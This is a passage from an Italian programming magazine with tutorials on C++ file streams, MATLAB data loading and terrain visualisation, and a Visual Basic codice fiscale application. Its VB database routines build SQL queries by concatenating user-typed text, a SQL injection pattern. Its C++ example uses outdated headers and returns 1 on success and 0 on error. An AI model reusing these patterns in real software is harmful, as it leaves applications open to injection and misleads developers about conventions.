La presenza della funzione *open()* avrà fatto sicuramente pensare al lettore più attento della possibile presenza di una funzione complementare, per la chiusura dello stream. In effetti questa funzione esiste e si chiama, in maniera per niente sorprendente, *close()*.
La *close()* serve a chiudere uno stream precedentemente aperto; per chiusura si intende la comunicazione al sistema operativo del fatto che il nostro programma non ha più bisogno del file associato allo stream in questione, e pertanto tale file può essere utilizzato per altri scopi.
È sempre buona norma chiudere ogni stream che si apre. Questo non solo per il rispetto di una logica ferrea di programmazione, ma anche (e soprattutto) per una serie di motivi pratici. Tali motivi sono principalmente di efficienza globale del sistema sul quale il nostro software è utilizzato. Il bravo programmatore è sempre molto attento a utilizzare solo le risorse di cui ha bisogno e solo per il tempo strettamente necessario.
Rilasciare l'uso di un file quando non se ne ha più bisogno permette ad altre applicazioni di accedere a quello stesso file, o anche (e capita spesso) alla nostra stessa applicazione (che magari utilizza più thread di elaborazione) di sfruttare in maniera efficiente le risorse e quindi avere un notevole incre-

mento di prestazioni. L'utilizzo del funzione *close()* è quanto di più intuitivo si possa immaginare:

```
//apro il flusso
ofstream topolino("topolino.txt");

//controllo la corretta apertura
if (!topolino)
          cerr << "Errore nell'apertura di topolino.txt\n";
else {
//stream aperto correttamente: lo utilizzo
topolino << "Ciao! Io sono Topolino!\n";

//chiudo lo stream
topolino.close();
}
```

L'esempio appena mostrato non ha una struttura del tutto casuale. Anzi, esso segue esattamente ciò che dovrebbe essere la scaletta-tipo per l'apertura e il corretto utilizzo di qualunque tipo di file.
Tale struttura si può riassumere così:

1. creazione del flusso
2. apertura del flusso (tramite *open()*)
3. controllo del flusso (tramite operatore *NOT*)
4. chiusura del flusso (appena possibile, tramite la *close()*)

dove ovviamente i passi 1 e 2 possono essere eseguiti contemporaneamente, nel modo che abbiamo visto in precedenza.
Un'ultima cosa che può risultare utile riguardo l'utilizzo dei file è la funzione *eof()* (*end of file* = fine del file) che è molto spesso utilizzata all'interno dei cicli per determinare la condizione di uscita. Illustriamo il suo utilizzo all'interno di quest'ultimo esempio che riporta un programmino completo, molto semplice, che effettua la copia di un file:

```
#include <iostream.h>
#include <fstream.h>

int main(int argc, char* argv[]) {
  //controllo del numero di argomenti
  if (argc != 3) {
      cerr << "Utilizzo: " << argv[0] << " <sorgente>
                                          <destinazione>\n";
      return 0;
}

//apro il file sorgente
ifstream sorgente(argv[1]);
if (!sorgente) {
  cerr << "Errore nell'apertura di " << argv[1] << "\n";
  return 0;
}
//apro il file destinazione
ofstream destinazione(argv[2]);
if (!destinazione) {
  cerr << "Errore nell'apertura di " << argv[2] << "\n";
  return 0;
}
//copio sorgente su destinazione: uso eof()
int fine = sorgente.eof();
while (!fine) {
  char c;
  sorgente.get(c);
  if (!sorgente.eof())
    destinazione.put(c);
  else
  fine = sorgente.eof();
}
//chiudo gli stream
sorgente.close();
destinazione.close();
return 1;
}
```

come si può vedere il programma non fa altro che leggere un byte per volta dal file sorgente (mediante una variabile di tipo *char*) e scriverlo sul file destinazione.
Per fare questo si utilizzano le funzioni *get()* e *put()* che trattano i byte in maniera *raw* (grezza); utilizzare i normali operatori di inserimento ed estrazione (>> e <<) significherebbe perdersi tutti i caratteri che non sono considerati da questi operatori (ad esempio quelli non alfanumerici, oppure lo spazio). Questo ciclo di elaborazione si interrompe quando si arriva alla fine del file sorgente; questa condizione è verificata appunto con la funzione *eof()*.

CONCLUSIONI

In questa lezione abbiamo dato una veloce panoramica sugli aspetti riguardanti l'utilizzo di file tramite le caratteristiche standard del C++. Tali caratteristiche permettono di scrivere codice altamente orientato agli oggetti e, soprattutto, portabile da una piattaforma all'altra.
Ogni sistema operativo ha infatti le sue API *(Application Programming Interface)* e queste, nella quasi totalità dei casi, permettono anche l'utilizzo di funzioni specifiche per l'accesso ai file. Queste funzioni tuttavia sono specifiche del sistema operativo stesso, quindi un eventuale porting del codice richiederebbe la riscrittura della parte relativa all'accesso ai file, cosa che potrebbe rivelarsi non del tutto banale.
Insomma: usate gli stream per l'accesso ai file e sarete sicuri di avere fatto la cosa migliore!
Noi ci vediamo alla prossima.

Alfredo Marroccelli e Marco Del Gobbo

Contatta gli autori!

Se hai suggerimenti, critiche, dubbi o perplessità sugli argomenti trattati e vuoi proporle agli autori puoi scrivere agli indirizzi:

alfredo.marroccelli@libero.it
e
marcodelgobbo@libero.it

Questo contribuirà sicuramente a migliorare il lavoro di stesura delle prossime puntate.

MATLAB

✔ Accesso ai dati e loro manipolazione.

In volo sull'Italia

I sistemi di calcolo evoluti devono fornire funzionalità evolute per accedere in maniera efficiente a grandi masse di dati e poi essere in grado di manipolarli con efficienza.

File sul CD
\soft\codice \matlab71.zip

File sul Web
www.itportal.it /ioProg71/matlab71.zip


Note

Le funzioni definite dall'utente vengono usate in tutto e per tutto come quelle native dell'ambiente *MATLAB*.

[1]
>> help iofun

In campo scientifico e tecnico vi è sempre stata la necessità di manipolare un grande numero di dati. Verificare un'ipotesi richiede che si esaminino misurazioni, si facciano numerose simulazioni e si producano altri dati in quantità considerevole che ci consentano di confermare o confutare l'ipotesi di partenza. I sistemi di calcolo evoluti devono necessariamente avere questo tipo di approccio e questa volta vedremo proprio come in MATLAB sia possibile fare questo. Prenderemo ad esempio i dati che descrivono l'andamento della superficie dell'Italia tratti dal *NOAA (National Oceanic and Atmospheric Administration*, *www.noaa. gov*) e li useremo per descrivere alcune funzioni di lettura dei dati, quindi scopriremo alcune maniere per manipolarli per ottenere rappresentazioni grafiche interessanti; verremo per la prima volta in contatto con alcune funzionalità di visualizzazione particolarmente utili quando si possiedono dati in grande quantità e che possiedono proprietà non banali.

LETTURA E SCRITTURA

Per molti utenti le funzioni MATLAB *load* e *save* forniscono sufficienti mezzi per caricare e salvare i dati. Esse presuppongono che i dati siano memorizzati in un formato binario indipendente dalla piattaforma con il nome di file di estensione ".mat". Ma possono essere usate per leggere e scrivere anche dati in ASCII specificando un semplice argomento tra quelli richiesti dalla funzione nella sua sintassi. MATLAB fornisce anche le funzioni di I/O di basso livello basate sul linguaggio C. Usando queste funzioni, MATLAB è in grado di leggere e scrivere qualunque formato di file. **[1]**
Supponiamo di possedere un file che riporti i dati dei satelliti gioviani e che debba apparire come segue (giove.dat nel CD che accompagna la rivista) Tab. 1.
I dati che ci interessano sono i nomi dei satelliti, la loro distanza dal pianeta, il periodo in giorni, l'inclinazione della loro orbita sul piano dell'orbita del pianeta e l'eccentricità dell'orbita. Ne segue che non tutti i dati sono

Name	#	Orbits	Distance (000 km)	O_Period (days)	Incl	Eccen	Discoverer	Date
Metis	XVI	Jupiter	128	0.29	0.00	0.00	Synnott	1979
Adrastea	XV	Jupiter	129	0.30	0.00	0.00	Jewitt(1)	1979
Amalthea	V	Jupiter	181	0.50	0.40	0.00	Barnard	1892
Thebe	XIV	Jupiter	222	0.67	0.80	0.02	Synnott	1979
Io	I	Jupiter	422	1.77	0.04	0.00	Galileo(2)	1610
Europa	II	Jupiter	671	3.55	0.47	0.01	Galileo(2)	1610
Ganymede	III	Jupiter	1070	7.15	0.19	0.00	Galileo(2)	1610
Callisto	IV	Jupiter	1883	16.69	0.28	0.01	Galileo(2)	1610
Leda	XIII	Jupiter	11094	238.72	27.00	0.15	Kowal	1974
Himalia	VI	Jupiter	11480	250.57	28.00	0.16	Perrine	1904
Lysithea	X	Jupiter	11720	259.22	29.00	0.11	Nicholson	1938
Elara	VII	Jupiter	11737	259.65	28.00	0.21	Perrine	1905
Ananke	XII	Jupiter	21200	-631	147.00	0.17	Nicholson	1951
Carme	XI	Jupiter	22600	-692	163.00	0.21	Nicholson	1938
Pasiphae	VIII	Jupiter	23500	-735	147.00	0.38	Melotte	1908
Sinope	IX	Jupiter	23700	-758	153.00	0.28	Nicholson	1914

utili e, inoltre, dobbiamo essere sicuri di saltare le prime tre righe che contengono soltanto le intestazioni. La struttura di questo file è sufficientemente regolare per poter usare la funzione *textread* che opera una semplice scansione del file per colonne saltando un certo numero di linee di intestazione.

[2]

```
>> [nome num pianeta dist periodo incl eccen scopritore
    data] = textread('giove.dat','%s %s %s %f %f %f %f
                                        %s %f','headerlines',3)
nome =
    'Metis'
    'Adrastea'
    'Amalthea'
…
>> whos
  Name          Size          Bytes  Class
  data          16x1            128  double array
  dist          16x1            128  double array
  eccen         16x1            128  double array
  incl          16x1            128  double array
  nome          16x1           1158  cell array
  num           16x1           1036  cell array
  periodo       16x1            128  double array
  pianeta       16x1           1184  cell array
  scopritore    16x1           1224  cell array
Grand total is 525 elements using 5242 bytes
```

Vediamo comparire in workspace i nostri dati e notiamo che abbiamo array di celle (cell array) che avevamo brevemente esaminato in numeri precedenti. Basti sapere che essi sono raccolte di elementi che possono non essere omogenei tra loro (infatti, le stringhe in essi contenute sono di lunghezza differente, cosa che sarebbe impossibile fare all'interno di una singola matrice). Mentre invece i numeri sono stati creati come vettori colonna. Notiamo soltanto che abbiamo dovuto specificare con accuratezza il tipo di dato che andavamo a leggere per mezzo di uno specificatore di formato. L'ultima operazione che dobbiamo fare ora è effettivamente sbarazzarci di quelle variabili che non ci interessa mantenere. Per eliminare una variabile dal workspace è necessario utilizzare il comando *clear*.

```
>> clear data
```

Se diamo un'occhiata al workspace con *whos* ci accorgiamo che MATLAB ha rimosso la variabile ed ha quindi liberato la memoria da essa occupata. Il comando *clear* accetta anche una lunga lista di variabili.

```
>> clear num pianeta scopritore
>> whos
  Name         Size          Bytes  Class
  dist         16x1            128  double array
  eccen        16x1            128  double array
  incl         16x1            128  double array
  nome         16x1           1158  cell array
  periodo      16x1            128  double array
Grand total is 179 elements using 1670 bytes
```

Oltre a *load* e alla *save*, MATLAB mette a disposizione una serie di funzioni simili a quelle C per la lettura e scrittura di file ASCII e binari. Tali funzioni si rivelano particolarmente utili per leggere file testo formattati e più in generale quando i dati non sono organizzati come matrici. Le principali funzioni disponibili sono:

[3]

- *fscanf , fread*
- *fprintf, fwrite*
- *fopen, fclose, fseek, ftell, frewind*

Per avere maggiori conoscenze su queste funzioni, MATLAB mette a disposizione un insieme di informazioni maggiormente dettagliato e completo del semplice *help*. La funzione doc richiama una applicazione che gestisce un'ampia documentazione riguardante routine di ogni genere (>> *doc nomefunzione*).

MANIPOLAZIONE E TRASFORMAZIONE

Ora che abbiamo appreso alcuni modi per accedere ai file di dati, mettiamo in pratica queste informazioni. Il nostro scopo è quello di visualizzare una superficie complessa. Abbiamo scelto per questo scopo la superficie dell'Italia misurata su una griglia uniforme di lato pari a 10 km. Il primo passo da eseguire sarà quello del caricamento seguito immediatamente da una prima visualizzazione che ci consente di apprezzare il contenuto dei dati:

[4]

```
>> load italy
>> hold on
>> hs = surf(italy, 'facecolor', 'interp');
>> set(hs, 'EdgeColor', 'none');
>> axis ij
```

per mezzo del comando *whos* scopriamo rapidamente che la matrice dei dati di elevazione possiede 180 righe e 180 colonne (32400 elementi). La Fig. 1 mostra i risultati di queste operazioni. Notiamo immediatamente due cose: la mappa dei colori non ci consente di distin-






Fig. 1: **Mappa in falsi colori dell'elevazione del terreno italiano. Provate a ruotare l'immagine.**

[2] **Per una lista completa degli specificatori di formati vedere l'help della funzione *textread*.**

[3] ***>> doc fscanf***

[4] ***>> help axis*** **ci aiuta e comprendere la sua funzione.**

MATLAB

guere tra le terre emerse ed il fondo del mare e abbiamo il sospetto che le vette più alte delle Alpi siano più basse della realtà. D'altronde se ripensiamo a quanto sia ampia la maglia della griglia usata per le misurazioni comprendiamo bene che è estremamente improbabile che la cima di una montagna possa essere centrata con sufficiente accuratezza. Ne abbiamo una conferma diretta eseguendo un semplice calcolo:

[5]

```
>> max(max(italy))
ans =
       3902.00
```

Sappiamo che non potremo fare in modo che i dati "mancanti" siano "reinventati" da un algoritmo matematico. Ma dalle considerazioni fatte sui numeri precedenti sappiamo che possiamo agire in differenti maniere per migliorare la situazione: per esempio, infittendo la griglia. Questo ci consente di rendere la superficie meglio definita e meno "spigolosa".

INTERPOLAZIONE 2D

Proviamo a risolvere il primo problema per mezzo di un'interpolazione che ci restituisca una superficie meglio definita:

```
>> [r,c] = size(italy);
>> [xi,yi] = meshgrid(1:0.5:r, 1:0.5:r);
>> zi = interp2(1:r, 1:r, italy, xi, yi, 'cubic');
>> close all
>> hold on
>> hs=surf(zi, 'facecolor', 'interp');
>> set(hs, 'EdgeColor', 'none');
>> axis ij
```

[5] La funzione max trova l'elemento massimo di ogni colonna quando é applicata ad una matrice.

Questo semplice codice crea per mezzo di *meshgrid* una griglia di coordinate che è più fitta di quella di partenza (in realtà viene aggiunto un punto al centro dell'intervallo tra i due punti originali). Quindi la funzione *interp2* si occupa di calcolare i valori nei nuovi punti *(xi,yi)* a partire da quelli esistenti *(1:r,1:r,italy)*. Questi nuovi livelli di elevazione del terreno vengono poi utilizzati esattamente come prima per visualizzare una superficie analoga. L'interpolazione viene eseguita per mezzo di tratti di polinomi di terzo grado (*cubic*) per rendere la superficie più regolare e levigata.

MAPPE COLORE, FIND E INDICIZZAZIONE LOGICA

Il secondo problema che abbiamo è quello della associazione di appropriati colori a determinate elevazioni del terreno che ci facciano comprendere visivamente quale sia l'andamento del terreno o del fondo del mare in maniera intuitiva. Prima di fare questo possiamo eseguire un'operazione intermedia: tentiamo di visualizzare dove sia la linea di costa. Sappiamo che questa deve trovarsi ad un'elevazione pari a zero e se fossimo in grado di disegnarla avremo un modo alternativo per capire il confine tra terra e acqua:

[6]

```
>> [c,h0] = contour3(italy, [0 0], 'r');
>> set(h0, 'LineWidth', 2)
```

[6] La funzione *contour3* crea curve di livello basate su superfici.

In questo modo vediamo comparire una linea che disegna le forme a noi tutti note delle coste di questa porzione di mare Mediterraneo. Se volessimo ora comprendere quale sarebbe l'effetto di una salita della superficie del mare pari a 20 metri non dovremmo fare altro che:

```
>> [c,h20] = contour3(zi, [20 20], 'y');
>> set(h20, 'LineWidth', 2)
```

e vedremmo comparire una linea gialla ('y', yellow) che delimita la nuova linea di costa. In Fig. 2 è possibile vedere l'effetto di questi comandi.





Fig. 2: Ingrandimento di una porzione della superficie.

Dopo questa breve deviazione, torniamo al problema originale: in MATLAB è possibile cambiare la mappa dei colori per mezzo di una funzione chiamata *colormap*. In una porzione di:

```
>> help graph3d
```

troviamo le mappe di colore standard che è possibile usare in maniera nativa in MATLAB. Se ora usassimo una di queste *colormap* sui nostri dati otterremmo superfici colorate differentemente. Provate, per esempio, con:

```
>> colormap('gray')
```

e troverete una maniera interessante di colorare le vostre superfici. Tutto questo però non ci aiuta, perché è comprensibile che MATLAB non conosca le nostre intenzioni e non sappia che vogliamo distinguere le terre emerse dai mari. Inoltre noi siamo abituati a vedere i mari di colore azzurro, mentre la terra è normalmente verde che sfuma in marrone sui monti per sfumare ancora in bianco sulle cime delle montagne più alte. Per

fare questo dobbiamo crearci una nostra mappa di colori da utilizzare come una tavolozza con la quale andremo poi a colorare la nostra superficie. Nello script chiamato *mappacolori.m* potete trovare una definizione di mappa di colori RGB (Red Green Blue) per mezzo di una matrice di n righe e tre colonne. Ogni riga è una colore RGB e la mappa è stata creata in tre zone di colore: la prima è formata da 101 elementi ed è una serie di sfumature di blu, mentre la seconda è verde e la terza è un marrone che va schiarendosi verso il bianco. Le tre porzioni vengono quindi accodate a formare una sola variabile chiamata *topomap*. Questi dati ci sono preziosi e per questo decidiamo di farne un file che potremo anche riutilizzare in futuro. Usiamo una funzione di cui abbiamo detto in precedenza ma non abbiamo mai usato direttamente:

```
>> save mappacol topomap
```

Questo comando salva nel file binario *mappacol* (default) la variabile *topomap*. Ora che possediamo una mappa soddisfacente dobbiamo usarla per colorare la nostra superficie. Il codice che opera questa trasformazione e; il seguente:

[8]

```
>> minimo = min(min(zi));
>> massimo = max(max(zi));
>> [r_topo, c_topo] = size(topomap);
>> a = find(zi<0);
>> b = find(zi>=0);
>> soglia = 101;
>> [r_it, c_it] = size(zi);
>> cdata = zi*0;
>> cdata(a) = fix((zi(a) - minimo) / (abs(minimo)
                                   / soglia) + 1);
>> cdata(b) = ceil(zi(b) / (massimo/(r_topo – soglia
                                - 1)) + soglia + 1);
>> cdata = reshape(cdata, r_it, c_it);
>> set(hs, 'cdata', cdata);
>> colormap(topomap)
```

Può sembrare un codice complesso ma, non appena comprenderemo bene quale sia il suo significato, apparirà in tutta la sua semplicità. Nelle prime tre righe, calcoliamo dei parametri che ci serviranno nel seguito per riscalare i dati. Il codice diviene interessante a partire dalla quarta riga: la funzione *find* opera una ricerca all'interno della matrice *zi* e restituisce gli indici delle posizioni dove si verifica la condizione specificata in argomento. Con le variabili *a* e *b* abbiamo ora a disposizione gli indici di tutti quei punti di *zi* dove le superficie è emersa *(b)* o sotto il mare *(a)*. Sapendo dalla costruzione della mappa che la tavolozza blu si estende in *topomap* sino al 101-esimo elemento possiamo ora riscalare i dati compresi in *zi* per creare un'altra matrice che contiene delle elevazioni comprese tra 1 e *r_topo* (massimo numero di colori a disposizione per il mare). Le linee che iniziano con *"cdata(a)=…"* e *"cdata(b)=…"* illustrano bene una delle caratteristiche più comode e allo stesso tempo più potenti di MATLAB. In una sola linea riesco a modificare i valori presenti negli elementi di *"cdata"* puntati dagli indici presenti in *a* o *b* per mezzo delle espressioni che stanno a destra dell'uguale. E tutto questo senza immaginarsi complicati cicli e condizioni. Infine, esiste una proprietà delle superfici (accessibile per mezzo del suo handle, *hs*) che ci consente di descrivere la colorazione di una superficie. Questa proprietà deve contenere una matrice di dimensioni identiche a quella rappresentata in modo da associare ogni elemento visualizzato con un preciso indice all'interno di una mappa di colori. Finalmente, l'ultima linea specifica a quale mappa riferirsi con gli indici presenti in *cdata*. Potremmo riassumere il concetto dicendo che memorizziamo in *cdata* il numero di colore che troviamo nel catalogo dei colori messo a disposizione da *topomap*. Facciamo ancora un piccolo passo che ci conduce ad una visualizzazione ancora più utile perché ci consente di apprezzare maggiormente i dettagli.

```
>> light('position',[0 100 10000])
>> lighting phong
>> set(gcf,'Renderer','zbuffer')
>> hold off
```

L'aggiunta di una fonte di luce ha ulteriormente trasformato la visualizzazione rendendola particolarmente interessante. Il risultato di questi semplici passi è mostrato in Fig. 3.





Fig. 3: Mappa dell'elevazione del terreno italiano. Provate a ruotare l'immagine.

ANALISI DATI

Il nostro ultimo compito è quello di analizzare l'andamento dei nostri dati. Avendo a disposizione dei dati di elevazione, è quasi naturale pensare di poter andare a vedere più da vicino alcune forme che il terreno assume presso i rilievi o le profondità marine. Il primo problema da risolvere è relativo al *dove* vogliamo andare a vedere meglio i nostri dati. Questo è abbastanza facilmente risolvibile per mezzo dei controlli della camera presenti sulla finestra grafica (menu *"View/Camera Toolbar"*); a questo punto compare una nuova toolbar che contiene una serie di bottoni che impostano un certo movimento del punto da cui si osserva la scena (la ca-

[7] Le funzioni fix e ceil, rispettivamente, troncano e arrotondano per eccesso.

[8] La funzione reshape rimodella i dati dell'array "cdata" per farli divenire delle stesse dimensioni di "zi".

MATLAB

Un piccolo errore

Nell'articolo apparso sullo scorso numero di ioProgrammo, abbiamo commesso un errore nel riportare due formule a pagina 99. Ce ne scusiamo con i lettori e riportiamo di seguito le formule corrette:

ERRATA:
I polinomi di *Tchebyshev* sono definiti per $n>=\vartheta$ e x appartenente all'intervallo $[-1,1]$

CORRIGE:
I polinomi di *Tchebyshev* sono definiti per $n>=0$ e x appartenente all'intervallo $[-1,1]$

ERRATA:
Per mezzo dell'identità $e^{i\vartheta} = \cos\vartheta + i\,sen\,\vartheta$ e posto $x=\cos\vartheta$ per ϑ appartenente all'intervallo $[\vartheta, \pi]$

CORRIGE:
Per mezzo dell'identità $e^{i\vartheta} = \cos\vartheta + i\,sen\,\vartheta$ e posto $x=\cos\vartheta$ per ϑ appartenente all'intervallo $[0, \pi]$

mera appunto). Usando questi comandi, è semplice ingrandire porzioni di superficie o navigare attorno ad esse. Stiamo invece tentando un'operazione un po' più sofisticata. Il nostro scopo è quello di simulare un volo sull'Italia decidendo di volta in volta il percorso. Per fare questo, abbiamo bisogno ogni volta di definire accuratamente le coordinate sulle quali vogliamo transitare. Ma questo è un compito particolarmente noioso e lungo. Invece, opereremo in maniera interattiva per ricavare il percorso. Esiste una funzione MATLAB chiamata *ginput* che è in grado di raccogliere tutti i click del mouse fatti su un'immagine grafica. Esso restituisce le coordinate del luogo e consente di leggere N punti dall'asse corrente e di ottenere le coordinate x e y (vettori) di lunghezza N. Il cursore può essere posizionato con il mouse oppure utilizzando i tasti freccia. I punti vengono rilevati nel momento in cui si preme un bottone del mouse oppure quando viene premuto un qualunque tasto sulla tastiera ad eccezione del tasto "return", il quale termina l'input degli N punti.

```
>> [x,y] = ginput;
```

Una volta che si abbia a disposizione la sequenza delle coordinate sulle quali si vuole transitare è necessario scrivere una routine che ci faccia "volare" sulla superficie:

```
>> set(gca, 'CameraViewAngleMode', 'manual');
>> camva(20)
>> camproj perspective
>> daspect([1, 1, 500]);
>> delete(h0);
>> delete(h20);
>> hlight = camlight('headlight');
```

Il codice preparatorio al "volo" ci consente di impostare in manuale l'angolo di vista delle superfici *(CameraViewAngleMode)*, di impostare a 20 gradi l'angolo sotto il quale vediamo la scena *(camva)*, di visualizzarla con una prospettiva realistica *(camproj)*, di deenfatizzare le altezze dei monti e le profondita' marine in modo da non vedere picchi troppo accentuati.
Inoltre, decidiamo di cancellare le linee di livello precedentemente poste a zero e a venti metri di altitudine in modo da non disturbare la visualizzazione e creiamo una nuova fonte di luce che ci servirà ad illuminare meglio la scena.

```
>> f = 10;
>> xvolo = interp(x, f);
>> yvolo = interp(y, f);
>> zvolo = zi(fix(xvolo), fix(yvolo)) + 100;
>> for i = 1:length(xvolo) - 3
>> campos([xvolo(i), yvolo(i), zvolo(i)])
>> camtarget([xvolo(i+3), yvolo(i+3), zvolo(i+3)*0.9])
>>     camlight(hlight, 'headlight')
>>     drawnow
>> end
```

Considerato che probabilmente anche con il mouse non possiamo essere così precisi ed il numero di punti su una geografia così vasta potrebbe condurre ad una visualizzazione a scatti e strappi decidiamo di aumentare i punti di un fattore *f*. La funzione *interp* si occupa di "ricampionare" i dati aumentandoli di un fattore *f*. Viene ora il momento di decidere a quale altezza vogliamo volare: in questo caso scegliamo di viaggiare ad un'altezza di 100 metri maggiore di quella del luogo in cui ci si trova. Il ciclo che segue imposta di volte in volta la posizione della camera (*campos*), il punto verso cui si vuole guardare (*camtarget*) e riposizione la luce che illumina la scena automaticamente nel punto in cui ci troviamo e nella direzioni in cui guardiamo. Notiamo che il target verso cui si guarda è impostato in una direzione che è quella delle coordinate di 3 punti in avanti ed al 90% dell'altezza alla quale ci troviamo attualmente. In Fig. 4 possiamo vedere l'immagine finale che ci si presenta alla fine di uno dei "voli" di prova che abbiamo fatto.





Fig. 4: Immagine finale del volo.

CONCLUSIONI

I metodi di lettura, manipolazione, visualizzazione ed analisi dei dati sono la base di un grande numero di applicazioni pratiche del calcolo. Qui ne sono stati illustrati alcuni che rappresentano la base di tali indagini. Nei prossimi numeri scopriremo quanto questi ci possano essere utili e ne esploreremo dei nuovi. Abbiamo imparato a leggere dati binari in formato ".mat" (MATLAB) e ad accedere a più complessi dati in formato ASCII. Inoltre, abbiamo appreso come trasformare le nostre visualizzazioni ed a personalizzarle con mappe di colore specifiche di una certa applicazione. L'interpolazione 2D ci ha aiutato ad aumentare la quantità dei dati che stavamo elaborando e le tecniche di visualizzazione più avanzate ci hanno consentito di navigare attraverso di loro con efficacia. Nei prossimi numeri riprenderemo il nostro cammino all'interno di MATLAB iniziando a trattare altri modelli matematici che ci consentiranno di studiare la realtà che ci circonda in maniera appropriata. Per maggiori informazioni sui prodotti della famiglia MATLAB potete consultare il sito di The MathWorks (*www.mathworks.it*).

Fabrizio Sara (fabrizio.sara@mathworks.it)

Visual Basic

Il codice Fiscale in Visual Basic e in VbScript

Il Codice Fiscale sul Web

parte seconda

Il codice fiscale è uno strumento indispensabile in ogni contesto operativo, implementiamo un'applicazione per valutarlo su internet.

Nel precedente articolo abbiamo descritto e applicato le regole per il calcolo del codice fiscale. In particolare abbiamo implementato la funzione *CalcoloCF* che riceve come parametri i dati anagrafici *(Cognome, Nome, DataNascita, sesso, comune)* e restituisce il codice fiscale. Questa funzione l'abbiamo inserita in un progetto Visual Basic che contiene il form mostrato in Fig. 1. Sul form, oltre ai textbox per l'inserimento dei dati anagrafici sono presenti gli elementi che consentono di interrogare il database di supporto all'applicazione. Ricordiamo che questo è un database Access con due tabelle (*comuni* e *province*) che contengono rispettivamente i dati sui comuni e sulle province d'Italia (mancano gli stati esteri). Oltre alla procedura citata, abbiamo introdotto la routine che consente di eseguire una query sul database cioè la *InitRecordset* che ha come parametro una query e restituisce un recordset caricato con i dati ricavati dal database. Queste funzioni non saranno trattate in quanto sono esposte nel CD-Rm allegato alla rivista. L'articolo precedente si è concluso con l'introduzioni al successivo appuntamento; in questo nuovo appuntamento completeremo l'applicazione *Codice Fiscale* (che prevede calcolo e verifica del codice fiscale, ricerca dei dati sui comuni impostando soltanto i caratteri iniziali del nome o la provincia) e descriveremo come adattare il codice Visual Basic a VbScript, questo, come è noto, ci consentirà di migrare l'applicazione su Internet.

Fig. 1: **Il form che permette di gestire i dati e generare il codice fiscale.**

LA GESTIONE DEI COMUNI

Nel precedente articolo non abbiamo completato il codice che permette di gestire l'interazione con il database. Ricordiamo che sulla form sono presenti 3 ComboBox: *Comboprovince* che contiene i Record della tabella *Province*; *Combocomuni* che contiene tutti i comuni (elementi della tabella *comuni*) la cui provincia è specificata in *Comboprovince.text*, infine *ComboLike* che è di supporto nella fase di ricerca dei comuni.
Quest'ultimo combobox conterrà le descrizioni (dei comuni) simili o uguali a quella specificata nel textbox *txtcomune*, questo serve per evitare ambiguità quando si ricerca il codice del comune a partire dalla sua descrizione.
Analizziamo il codice per caricare il *Comboprovince*.

```
Public Sub caricacomboprovincia()
 Dim com As ADODB.Recordset
 Set com = InitRecordset("SELECT * FROM Province
                                              order by comu_prov")
 While Not com.EOF
  Me.comboProvince.AddItem com!comu_prov
  com.MoveNext
 Wend
End Sub
```

Questa procedura bisogna richiamarla dalla *Form_Load*:

```
Private Sub Form_Load()
 caricacomboprovincia
End Sub
```

File Sul CD

\soft\codice
\VBAva_Cf.zip

File sul Web

www.itportal.it
/ioProg71/VBAva_Cf.zip

ASP

**La tecnologia ASP permette di gestire siti dinamici cioè in grado di restituire pagine HTML. Le applicazioni ASP di solito sono scritte in VbScript. Per sviluppare un'applicazione ASP (detta *Web Application*) possono essere usati vari tool e sistemi operativi.
Gli esempi fatti nell'articolo sono implementati utilizzando *Windows XP Professional* e *IIS (Internet Information Services)* 5.1.**

Visual Basic

Fig. 2: IIS 5.1 e il wizard per creare le directory virtuali.

Nella procedura passiamo la query (seleziona tutti gli elementi della tabella province in ordine alfabetico) ad *InitRecordset* che carica il Recordset *"com"*.
Come accennato, dopo aver selezionato un elemento del *comboprovince* si carica il *combocomuni*, cioè si prevede il seguente codice in *comboProvince_Click*:

```
Private Sub comboProvince_Click()
 combocomuni.Clear
 caricacombocomuni (comboProvince.Text)
End Sub
```

In cui la *caricacombocomuni* è la seguente:

```
Public Sub caricacombocomuni(prov As String)
 Dim com As ADODB.Recordset
 Set com = InitRecordset("SELECT * FROM comuni
                         where comu_prov='" & prov +
                              "' order by comu_descr")
 While Not com.EOF
  combocomuni.AddItem com!comu_descr + " - "
                                    + com!comu_cod
  com.MoveNext
 Wend
 combocomuni.ListIndex = 0
End Sub
```

La *caricacombocomuni* carica il *combocomuni* con il nome e il codice (nella forma nome - codice) dei comuni della provincia selezionata in *comboprovince*. Infine, è logico prevedere, nella *combocomuni_Click* il codice per caricare i dati del comune nei tre textbox predisposti:

```
Private Sub combocomuni_Click()
 Dim pos As Integer
 pos = InStr(1, combocomuni, " - ")
 Txtcomune = Mid(combocomuni.Text, 1, pos - 1)
 Txtprovincia = comboProvince
 Txtcodice = Mid(combocomuni.Text, pos + 3, 4)
End Sub
```

RICERCA MANUALE

Se volessimo scrivere i dati del comune di nascita direttamente nei textbox predisposti possiamo avvalerci di un codice simile al seguente (da inserire nella *Txtcomune_LostFocus*).

```
Private Sub Txtcomune_LostFocus()
 Combolike.Clear
 If Len(Txtcomune) = 0 Then Exit Sub
 Dim prov As String
 Txtcomune = UCase(Txtcomune)
 Set rstcomuni = InitRecordset("SELECT * FROM comuni
           where" & " comu_descr = '" + Txtcomune + "'")
 If rstcomuni.RecordCount = 0 Then
   Set rstcomuni = InitRecordset("SELECT * FROM comuni
     where" & " comu_descr like '" + Txtcomune + "%'")
 End If
 Select Case rstcomuni.RecordCount
  Case 0
   MsgBox "Comune non trovato"
  Case 1
   Txtcomune = rstcomuni!comu_descr
   Txtprovincia = rstcomuni!comu_prov
   Txtcodice = rstcomuni!comu_cod
  Case Is > 1
   While Not rstcomuni.EOF
    Combolike.AddItem rstcomuni!comu_descr + " - " _
     & rstcomuni!comu_prov + " - " + rstcomuni!comu_cod
    rstcomuni.MoveNext
   Wend
   Combolike.ListIndex = 1
  End Select
End Sub
```

